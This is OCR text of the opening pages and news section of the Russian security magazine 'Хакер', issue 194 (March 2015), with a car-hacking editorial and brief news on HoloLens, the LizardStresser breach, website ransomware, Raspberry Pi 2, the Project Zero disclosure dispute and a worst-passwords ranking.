



РЕКОМЕНДОВАННАЯ ЦЕНА 450 ₽
16+
ХАКЕР
№194
WWW.XAKEP.RU
Shodan для поиска уязвимых камер видеонаблюдения
стр. 72
Собственный хакерский тулкит на базе Scapy
стр. 82
1 3 5
2 4 R
Cover Story
CAR HACKING
стр. 12
Можно ли проникнуть в локальную сеть автомобиля и перехватить управление?
PUBLISHING FOR ENTHUSIASTS
hi-fun media
(game)land
4 607157 100063 15003











Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:

**8 (495) 788-88-78** в Москве | **8-800-2000-000** в регионах России (звонок бесплатный)



MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ







www.mancard.ru

на правах рекламы

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"




Перед сдачей нового «Хакера» в печать я показал обложку журнала администратору нашего паблика ВК и спросил его мнение о теме номера. Практически не задумываясь, он ответил: «Очень круто! Но ведь это наверняка про какой-нибудь Google Car? Нам-то, обычным людям, ничего не грозит. Ведь так?»

Оказывается, большинство людей совершенно не осознают, что даже бюджетный автомобиль пятилетней давности — это точно такой же компьютер, со своей внутренней сетью, своими дырявыми протоколами и программами! И зря. Бортовой компьютер автомобиля — это такой же грей-бокс, как мобильное приложение или десктопная программа. Бери снифер, анализируй, отравляй трафик, проводи MITM... Возможностей для хака хоть отбавляй! Все техники, которые обычно применяются для пентестов, точно так же работают и здесь. И совсем необязательно рождаться с паяльником в зубах, чтобы удаленно захватить внутреннюю сеть автомобиля и на полной скорости повернуть колеса.

Увы, такой кейс — это не просто выдержка из очередного голливудского фильма о хакерах. Защищенность компьютеров сегодня действительно оставляет желать лучшего. Беда в том, что не существует способа решить проблему системно. Если бы речь шла об авиации, достаточно было бы просто ввести новый стандарт и всем централизованно на него перейти. Автопроизводители же не обязаны следовать общим стандартам. Каждый пишет свое собственное закрытое ПО, зачастую руководствуясь никому не ведомыми принципами. И как ты понимаешь, вопросы безопасности нередко стоят не на первом месте. Вот по этой причине мы и получаем неработающее шифрование, открытые протоколы и управление машиной скриптом на Python.

**Stay tuned, stay ][!**

**Илья Русанен, главред ][**
**@IlyaRusanen**




№ 03 (194) Дата выхода: 04.03.2015

**Илья Русанен**
Главный редактор
rusanen@real.xakep.ru

**Ирина Чернова**
Выпускающий редактор
chernova@real.xakep.ru

**Евгения Шарипова**
Литературный редактор

РЕДАКТОРЫ РУБРИК

**Андрей Письменный**
PC ZONE и СЦЕНА
pismenny@real.xakep.ru

**Антон «ant» Жуков**
ВЗЛОМ
ant@real.xakep.ru

**Александр «Dr.» Лозовский**
MALWARE, КОДИНГ, PHREAKING
alexander@real.xakep.ru

**Юрий Гольцев**
ВЗЛОМ
goltsev@real.xakep.ru

**Илья Илембитов**
UNITS
ilembitov@real.xakep.ru

**Евгений Зобнин**
X-MOBILE
execbit.ru

**Илья Русанен**
КОДИНГ
rusanen@real.xakep.ru

**Павел Круглов**
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

АРТ

**Елена Тихонова**
Арт-директор

**Алик Вайнер**
Дизайнер
Обложка

**Екатерина Селиверстова**
Дизайнер
Верстальщик

DVD

**Антон «ant» Жуков**
Выпускающий редактор
ant@real.xakep.ru

**Максим Трубицын**
Монтаж видео

РЕКЛАМА

**Анна Яковлева**
PR-менеджер
yakovleva.a@glc.ru

**Мария Самсоненко**
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 450 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*. 



# CONTENT



МАРТ 2015

# № 194



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца

# VR-очки от Microsoft

**КРУПНЕЙШИЕ ИГРОКИ РЫНКА НЕ ОТСТАЮТ ОТ ОБЩЕГО ТРЕНДА**

Совсем недавно, по итогам прошедшей в январе выставки CES 2015, аналитики и СМИ всего мира единогласно признали, что главный тренд текущего года — это виртуальная и дополненная реальность в самых разнообразных ее проявлениях. Невзирая на провал уже снятых с производства Google Glass, компании продолжают «копать» в похожем направлении. Вот и Microsoft в ходе масштабной презентации, посвященной в основном Windows 10 и ее возможностям, неожиданно представила миру очки дополненной реальности HoloLens, ранее фигурировавшие в сводках новостей под именами Fortaleza, IllumiRoom и RoomAlive.

По сути, HoloLens — это не совсем очки, скорее, максимально облегченный шлем дополненной реальности. В отличие от уже упомянутых Google Glass, разработка Microsoft обещает нам совмещение виртуального мира с реальным на каком-то почти фантастическом уровне, заставляющем вспомнить то ли «Лабиринт отражений», то ли «Газонокосильщика». Устройство способно встраивать объемные и плоские виртуальные объекты в окружающую обстановку, то есть дополнять реальность «голографическими» элементами, с которыми можно взаимодействовать с помощью голоса и жестов. Фантастикой все это кажется хотя бы потому, что никаких технических подробностей о HoloLens и принципах его работы нет.

Известно, что это полностью автономное устройство (что уже вызывает множество вопросов), оснащенное множеством сенсоров, четырьмя камерами, стеклом-дисплеем и неким специальным процессором, на который и должна лечь вся огромная нагрузка. Помимо CPU и GPU, в HoloLens присутствует и новый вычислительный блок HPU (holographic processing unit — голографический процессор). Кроме того, девайс поддерживает 3D-звук с высокоточным позиционированием. Анонимные источники издания PCWorld уверяют, что блоки CPU и GPU будут представлены однокристальной системой Intel Cherry Trail, анонсированной на CES 2015. Если посмотреть на прямого конкурента Microsoft в данной сфере — очки Meta Pro, то их последние известные характеристики выглядели следующим образом: устройство должно было подключаться к небольшому поясному ПК (!) на Core i5 с 4 Гб оперативной памяти и SSD на 128 Гб.

Несмотря на такую неопределенность, многие аналитики сходятся во мнении: если HoloLens при выходе на рынок сумеет продемонстрировать хотя бы половину того, что показано в красочных демонстрационных видео, этого хватит, чтобы перевернуть все представления о носимых гаджетах и VR вообще.



**По некоторым данным, Microsoft уже потратила на проект HoloLens более 500 миллионов долларов. Первые устройства обещают отгрузить разработчикам уже этим летом.**

# КАК ХАКНУЛИ ХАКЕРОВ


## ОЧЕРЕДНОЕ РАССЛЕДОВАНИЕ БРАЙАНА КРЕБСА

В одном из прошлых номеров журнала мы рассказывали о хак-группе Lizard Squad, взявшей на себя ответственность за атаку на сервисы Microsoft Xbox Live и Sony PlayStation Network. Хакеры испортили праздники геймерам (дело было как раз в Рождество), а теперь кто-то испортил жизнь самим хакерам; по информации Брайана Кребса, теперь объектом атаки стали сами Lizard Squad.

Неизвестные взломали сайт LizardStresser.su — сервис, где DDoS-атаку на неугодный ресурс мог заказать любой желающий. Этот же сайт Lizard Squad использовали для координации атак. Кребс отмечает, что DDoS Microsoft и Sony, скорее всего, был просто рекламной акцией данного сервиса. В результате взлома все базы данных пользователей Lizard Stresser, насчитывающие 14 241 человека, были благополучно украдены. Самое замечательное заключается в том, что логины и пароли хранились в формате обычного, незашифрованного текста. Если 14 тысяч человек, решившихся заказать DDoS-атаки, навели кого-то на мысль, что рекламная акция Lizard Stresser удалась, спешу успокоить. Кребс пишет, что всего несколько сотен клиентов имели на счетах хоть какие-то средства, чтобы оплачивать услуги хакеров. Всего на момент кражи Lizard Squad успели заработать порядка 11 тысяч долларов. На момент написания данного текста хакерский сервис не работает, что неудивительно, учитывая недавнюю серию арестов членов группы.




**Стоит добавить, что как минимум трое участников Lizard Squad уже арестованы. Власти Великобритании совместно с коллегами из США арестовали 18-летнего Джордана Ли-Бивана и 22-летнего Винсента Омари. В Финляндии был арестован 17-летний Джулиус Кивимяки.**




# КУДА ЕЩЕ МОЖНО ПРИМЕНИТЬ МОДУЛИ ДЛЯ СМАРТФОНОВ

## СЕРВЕРНЫЙ КЛАСТЕР ИЗ ПОДРУЧНЫХ СРЕДСТВ

Весьма скоро на рынок выйдут модульные смартфоны Project Ara, о которых мы уже неоднократно писали, и, вероятно, нас ждет новая, очень интересная веха в развитии мобильных гаджетов. Однако Project Ara далеко не единственные, кто работает в данном направлении и смотрит в будущее. Так, пару месяцев назад финская компания Circular Devices представила собственный прототип модельного смартфона PuzzlePhone. От Project Ara их идея отличается в сторону упрощения — гаджет разделяется всего на три модуля. Главный модуль Brain CPU, «Мозг», содержит основную электронику и камеру. Модуль «Сердце» — вторичную электронику и аккумулятор. Модуль «Хребет» — ЖК-дисплей, динамики и часть корпуса.

Но разработчики PuzzlePhone пошли дальше и предложили идею для использования отработавших свое модулей — можно собрать серверный кластер из «головных» модулей Brain CPU. Circular Devices показали эскизы корпуса PuzzleCluster, в котором предусмотрено место для модулей Brain CPU и модулей с аккумуляторами, из которых собирается источник бесперебойного питания. Авторы гордо пишут, что с такой штукой собирать кластеры сможет любой, прямо у себя дома. Неизвестно, доберется ли данная идея до рынка, но, согласись, это лишь одно из многих интересных решений, которые можно будет реализовать на базе отработавших свое модулей.



«В начале 2000-х я читал в вебе буквально все подряд и сокрушался: „Боже, текст написан с ошибками“. Потом я попал в Wikipedia, и слухи уверяли, что тут я могу исправить ошибку. Я нажал кнопку edit, и никто не запретил мне этого, никто не пришел меня ругать. Недели спустя моя правка все еще была на месте».

**Брайан Хендерсон aka Giraffedata**
редактор Wikipedia, внесший в энциклопедию более 47 тысяч правок (все они посвящены исправлению одной грамматической ошибки: comprised of / composed of)

# ЭВОЛЮЦИЯ ТРОЯНОВ-ВЫМОГАТЕЛЕЙ

## ОНИ ДОБРАЛИСЬ ДО САЙТОВ


Трояны-вымогатели — настоящая головная боль всех сервисных центров и «частных компьютерных мастеров». Сравнительно недавно данный вид малвари добрался и до мобильных гаджетов, но на этом «эволюция» не завершилась — теперь под прицелом хакеров оказались и владельцы веб-сайтов.

О том, что киберпреступники опять придумали что-то новенькое, сообщила компания High-Tech Bridge. Впервые подобная атака была зафиксирована ими в декабре 2014 года, тогда за помощью к специалистам High-Tech Bridge обратились представители финансовой компании, чей сайт умер, а БД выдавала ошибку. Разбирательство выявило удивительные вещи — троян находился в системе более полугода. Несколько серверных скриптов модифицировали, чтобы шифровать информацию перед занесением в БД и расшифровывать на лету, при получении запроса к базе. Ключ шифрования все это время хранился на удаленном сервере. Потом в один прекрасный день злоумышленники удалили его и попросили выкуп.

Конечно, один случай еще ни о чем не говорит, но не прошло и месяца, как с аналогичным вымогательством столкнулась другая компания, у которой зашифровали учетные данные пользователей форума phpBB. Во втором случае хакер тоже терпеливо выжидал несколько месяцев, перед тем как удалить ключ. Похоже, в будущем мы еще не раз услышим о таком способе атак.




**Специалисты High-Tech Bridge отмечают, что пока инсталляторы новой малвари не распознаются ни одним антивирусом.**






«Интернет исчезнет. Скоро будет множество IP-адресов, гаджетов, сенсоров, носимых устройств, вещей, с которыми можно взаимодействовать. Это станет частью нашей жизни, вы просто не заметите этого. Представьте, что входите в комнату, а комната интерактивна, и вы можете взаимодействовать с вещами, которые в ней находятся».

**ЭРИК ШМИДТ**

## 930 000 000

### Android-юзеров остались без защиты

→ Хакеры из Rapid7 сообщили, что Google решила отказаться от выпуска обновлений для WebView (с помощью данного компонента осуществляется рендеринг веб-страниц в Android). WebView — штука изрядно дырявая, поэтому в Android 4.4 ее заменили на более продвинутый вариант, где меньше багов. Однако пользователи Android 4.3 и ниже теперь остались без патчей, даже критических. А это почти миллиард человек.

## 12

### узлов Tor от Mozilla

→ В конце прошлого года Mozilla дала старт инициативе Polaris Privacy, направленной на улучшение приватности пользователей в интернете. В рамках данного проекта Mozilla объявила о запуске 12 узлов сети Tor. Интересно, что одним из условий инициативы было использование самого дешевого оборудования. В итоге прибегли к сетевым коммутаторам Juniper EX4200 и запустили три сервера HP SL170zG6 (48 Гб RAM, 2 Xeon L5640, 2 × 1Gbps NIC).


# RASPBERRY PI 2 УЖЕ ЗДЕСЬ

**ПОДДЕРЖКА WINDOWS 10 И БОЯЗНЬ ФОТОВСПЫШКИ, ВСЕ ЭТО — НОВАЯ «МАЛИНКА»**

Совсем недавно поклонники Raspberry радовались выходу новой, продвинутой версии Raspberry Pi Model A+, и вот в рядах железок от Raspberry Pi Foundation снова пополнение. Вышел в свет новый одноплатный компьютер — Raspberry Pi 2, и это не что иное, как более «прокачанная» версия модели B+.


По словам Эбена Аптона, новая «Малинка» — это полноценный компьютер, что подтверждают ее характеристики: процессор Broadcom BCM2836 с четырьмя ядрами ARMv7 Cortex-A7 частотой 900 МГц и Broadcom VideoCore IV 250 МГц и 1 Гб ОЗУ. Все это суммарно дает производительность, как минимум в шесть раз большую, чем у B+ (напомню, младшая модель комплектовалась процессором BCM2835 и 512 Мб ОЗУ). Добавим сюда уже привычные HDMI, Ethernet, порт под камеру и microUSB для питания. Эбен Аптон считает, что увеличенная производительность может пригодиться в самых разных приложениях, в том числе в системах распознавания образов вроде OpenCV. Отдельной строкой стоит сказать, что цена при этом остается прежней — всего 35 долларов.

Благодаря возросшим мощностям «Малинка» теперь потянет запуск практически любых дистрибутивов Linux и даже… Microsoft Windows 10. Да, Windows 10 совершенно официально приходит на Raspberry Pi 2. На текущий момент Microsoft разрабатывает специальную, адаптированную версию ОС для «Малинки». Что немаловажно — ОС будет бесплатной, что уже подтвердили в блоге Raspberry Pi Foundation. Подробности обещают представить через несколько месяцев. Так что готовьтесь, разработчики, скоро приложение можно будет с одинаковым успехом запустить и на Windows Phone, и на планшете Surface, и на Raspberry Pi 2.



**Продажи Raspberry Pi 1 Model B и Model B+ не прекратятся, пока на них есть спрос, производство продолжится, заверяют в Raspberry Pi Foundation.**

Так как продажи новинки уже начались, пользователи успели обнаружить у Raspberry Pi 2 забавный баг, сначала поставивший комьюнити в тупик: новая «Малинка» боится фотовспышек. Получив заказ, счастливые обладатели новой платы, конечно, принялись ее фотографировать, и многие заметили, что мини-компьютер подвисает наглухо на несколько секунд, если фотографировать его со вспышкой. На официальном форуме развернулось настоящее расследование в поиске причин столь загадочного поведения компьютера. Оказалось, такой эффект дают только ксеноновые вспышки и реагирует на фотоэффект микросхема NCP6343, ответственная за динамическое регулирование напряжения. При облучении ксеноном чип получает большой поток фотонов в инфракрасном спектре, что приводит к недопустимому скачку энергии. Аккуратнее со вспышкой, username!




**Новая Raspberry Pi 2 производительнее модели B+ почти в шесть раз**

## ПОЧЕМ КОРПОРАТИВНЫЙ ШПИОНАЖ

→ Компания SailPoint провела опрос среди рядовых сотрудников крупных компаний с целью узнать, готовы ли сотрудники в прямом смысле продать данные фирмы, если к ними обратятся с таким предложением. Результаты опроса капитально подрывают в веру в людей.

**20%** опрошенных без проблем передают пароли от рабочих приложений коллегам

**56%** опрошенных используют на работе неуникальный пароль, который также используют в других приложениях

**14%** используют один и тот же пароль везде: на работе и на любых других сайтах и приложениях

**Каждый 7-й сотрудник готов продать корпоративные пароли третьим лицам**

**Некоторые готовы продать пароли за «вознаграждение» в 150 долларов**


**В среднем опрошенные используют три постоянных пароля для всех сервисов сети вообще, один из них на работе**

**20%** заявили, что прекратят отношения с компанией, которая подвергает опасности их данные

**50%** сказали, что посоветуют друзьям и родственникам сделать то же самое

# БРАУЗЕР VIVALDI

## СТАРАЯ КОМАНДА OPERA ПРЕДСТАВИЛА НОВЫЙ БРАУЗЕР




Полагаю, многие наши читатели были поклонниками браузера Opera и многие не смогли принять новую его версию на базе Chromium. Дело даже не в смене движка как такового, а в том, что из Opera после «перерождения» пропали почти все те мелкие и бесконечно удобные фичи, за которые браузер так любили гики.

Спешу порадовать тех, кто так и не нашел идеальной замены «старой Opera» (признаюсь — я как раз в их числе): Йон фон Течнер и еще ряд сотрудников из старой команды Opera представили миру бета-версию браузера Vivaldi, который унаследовал почти все культовые удобства. Кстати, для тех, кто помнит наше недавнее интервью с фон Течнером, эта новость вряд ли стала большим сюрпризом, учитывая, как он отзывался о том, что стало с Opera.

Итак, пара слов о Vivaldi, хотя лучше один раз попробовать (vivaldi.com), чем десять раз прочитать. Да, Vivaldi базируется на движке Chromium, но здесь есть закладки (!) и speed dial, привычная боковая панель, быстрые команды, менеджер закачек, возможность группировки табов и расположения их вертикально и многое другое. Словом, даже сейчас, в бете, Vivaldi уже выглядит полноценным наследником Opera, переняв все лучшее из интерфейса и функциональности.

# КТО ПЛАТИТ ADBLOCK PLUS?




**Между тем у Adblock Plus появился «собственный» браузер — Maxthon будет поставляться сразу со встроенной версией блокировщика.**

## КРУПНЕЙШИЕ КОМПАНИИ ПЛАТЯТ РАЗРАБОТЧИКАМ ADBLOCK PLUS ЗА ТО, ЧТОБЫ ПОПАСТЬ В ИСКЛЮЧЕНИЯ

Ты наверняка встречал на самых разных сайтах просьбу отключить Adblock Plus, потому что реклама — это деньги, и многие сетевые ресурсы существуют только благодаря этому. Представь, как сильно Adblock Plus мешает жить более крупным игрокам сетевого рынка рекламы, оценивающегося в 120 миллиардов долларов.

Издание The Financial Times опубликовало на своих страницах действительно шокирующие цифры. По данным FT, компании Google, Microsoft, Amazon и Taboola давно устали бороться с Adblock Plus и пошли иным путем. Гиганты индустрии обратились напрямую к разработчикам ненавистного расширения для браузеров и тайно заключили с Eyeo сделку. Чтобы добавить в «белый список» объявлений, которые не подвергаются блокировке, Eyeo берет с них плату в размере примерно 30% доходов от рекламы! Даже не хочется пересчитывать эти проценты в реальные деньги, и так ясно, что суммы огромные. Кстати, от комментариев столпы индустрии дружно отказались.

Объявления из белого списка должны соответствовать определенным требованиям, в частности «не нарушать и не искажать просматриваемый пользователем контент» и не скрывать того, что они — реклама. Теперь Eyeo грозят судебными исками медиахолдинги RTL и ProSiebenSat.1, а также французские рекламодатели за подрыв их бизнес-модели. И это, вероятно, только начало.

# ХУДШИЕ ПАРОЛИ EVER

Компания SplashData представила обновление своего ежегодного рейтинга самых распространенных, а значит — худших паролей. Подборку составляют, анализируя многочисленные дампы от хакеров, так или иначе утекшие в сеть.




| Место | Пароль | Изменения к 2013 году |
|---|---|---|
| 1 | 123456 | Без изменений |
| 2 | password | Без изменений |
| 3 | 12345 | +17 |
| 4 | 12345678 | –1 |
| 5 | qwerty | –1 |
| 6 | 123456789 | Без изменений |
| 7 | 1234 | +9 |
| 8 | baseball | Новый |
| 9 | dragon | Новый |
| 10 | football | Новый |
| 11 | 1234567 | –4 |
| 12 | monkey | +5 |
| 13 | letmein | +1 |
| 14 | abc123 | –9 |
| 15 | 111111 | –8 |
| 16 | mustang | Новый |
| 17 | access | Новый |
| 18 | shadow | Без изменений |
| 19 | master | Новый |
| 20 | michael | Новый |
| 21 | superman | Новый |
| 22 | 696969 | Новый |
| 23 | 123123 | –12 |
| 24 | batman | Новый |
| 25 | trustno1 | –1 |




# GOOGLE ОБИДЕЛА MICROSOFT

## ПУБЛИКОВАТЬ ЧУЖИЕ УЯЗВИМОСТИ — ПЛОХО

Обычно информацию о новых уязвимостях и, тем более, эксплойты к ним публикуют уже после того, как дырка была закрыта. Это не только правило хорошего тона — публикуя информацию обо всех багах подряд, не особенно задумываясь о последствиях, можно в итоге получить не благодарность, а повестку в суд. Но это скорее касается частных лиц и небольших компаний, а что делать, если из-за информации о багах поссорились две огромные компании?

Компания Microsoft публично раскритиковала Google после того, как поисковый гигант допустил публикацию в открытом доступе информации об уязвимости в Windows 8.1, патч для которой был уже готов и должен был выйти через два дня. Информацию опубликовали в рамках программы Project Zero. Напомню, что такое Project Zero: штатные исследователи Google ищут уязвимости в сторонних продуктах, а затем публикуют информацию о них в открытом доступе. Разработчику «дырявого» софта честно дают 90 дней на исправление бага — данные публикуют по истечении этого срока.

В нашем случае баг нашли в User Profile Service: он проявляется каждый раз при авторизации пользователя и допускает повышение привилегий в системе (дает доступ к UsrClass.dat любому пользователю, зарегистрированному в системе). Вместе с описанием уязвимости исследователи Google опубликовали и PoC-файл для Windows 8.1 (set_temp.bat), который создает директорию \Windows\faketemp.

Однако ждать выхода патча в Google почему-то не захотели, хотя Microsoft обращалась к ним с такой просьбой. Выждав положенные 90 дней, Google опубликовали всю информацию, невзирая на отсутствие «заплаты». Microsoft выпустила патч двумя днями позже, но все эти два дня простые пользователи оставались под ударом.

Ситуацию окончательно омрачает тот факт, что все повторилось снова, буквально несколько дней спустя. Второй баг был найден в функции CryptProtectMemory, служащей для шифрования данных в памяти, например паролей, чтобы их не смогли прочитать другие пользователи. Уязвимость обнаружил Джеймс Форшоу, что особенно иронично — баг в User Profile Service тоже нашел он. Патч для этой уязвимости должен был выйти в январе, однако Microsoft отложила его на февраль из-за проблем с совместимостью. Google это тоже не остановило, вся информация вновь оказалась в открытом доступе.



**Старший директор Microsoft Security Response Center Крис Бетц высказался о ситуации следующим образом: «Хотя публикация данных об уязвимости соответствует срокам, заявленным Google, их решение не столько выглядит принципиальным, сколько напоминает своеобразное „ха, подловили“, и страдают от этого пользователи».**



**Обновление до Windows 10** в течение первого года после релиза ОС будет бесплатным для всех устройств под управлением Windows 7, Windows 8.1 и Windows Phone 8.1.



**Facebook собирается расширить** штат компании на 14%, наняв 1200+ человек для работы с виртуальной реальностью и дронами. На данный момент только вакансий, связанных с Oculus Rift, открыто 54 штуки.



**The Pirate Bay вполне ожидаемо вернулся в онлайн.** Счетчик на сайте, о котором мы писали в прошлом номере, не врал, отсчитывая минуты до воскрешения ресурса. На главной странице вместо привычного пиратского корабля красуется птица Феникс.




**Пять лет спустя YouTube** наконец-то завершил процесс миграции с Flash на HTML5. Теперь тег HTML5 используется по умолчанию для Chrome, Internet Explorer 11, Safari 8 и бета-версий Firefox.




# СКАНДАЛ ВОКРУГ GEFORCE GTX 970

**ПОЛЬЗОВАТЕЛИ NVIDIA НЕ СОГЛАСНЫ С ПОЛИТИКОЙ КОМПАНИИ**

Вскоре после поступления в продажу карт GeForce GTX 970 энтузиасты обнаружили, что скорость работы с памятью стремительно падает на рубеже 3,5 Гб. Поначалу это списали на обычное поведение драйверов и криво проведенные тесты, но оказалось, что все гораздо проще. Официальная техподдержка признала, что падение производительности происходит при обращении к верхнему участку памяти, и это следствие компромисса, на который пошли проектировщики из-за нехватки в GPU ресурсов. Так как реализовать быстрый доступ ко всем 4 Гб памяти было невозможно, память разделили на два сегмента (3,5 Гб и 0,5 Гб). Доступ к первому сегменту имеет приоритет, поэтому выполняется быстрее. Многие, кстати, видят в этом умысел иного рода и считают, что часть ресурсов заблокировали, чтобы уменьшить производительность по сравнению с более дорогой видеокартой GTX 980.

Как бы то ни было, под давлением недовольных пользователей NVIDIA была вынуждена исправить официальные технические характеристики карты на соответствующие действительности. Компания также пообещала выпустить новые драйверы, но они вряд ли сумеют решить проблему с работой памяти.

